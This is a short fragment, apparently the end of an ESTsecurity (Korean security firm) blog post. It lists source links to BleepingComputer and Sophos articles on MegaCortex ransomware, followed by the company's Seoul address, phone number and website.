[출처] <https://www.bleepingcomputer.com/news/security/new-megacortex-ransomware-found-targeting-business-networks/>  
<https://news.sophos.com/en-us/2019/05/03/megacortex-ransomware-wants-to-be-the-one/>



(주)이스트시큐리티

(우) 06711

서울시 서초구 반포대로 3 이스트빌딩

02.583.4616

[www.estsecurity.com](http://www.estsecurity.com)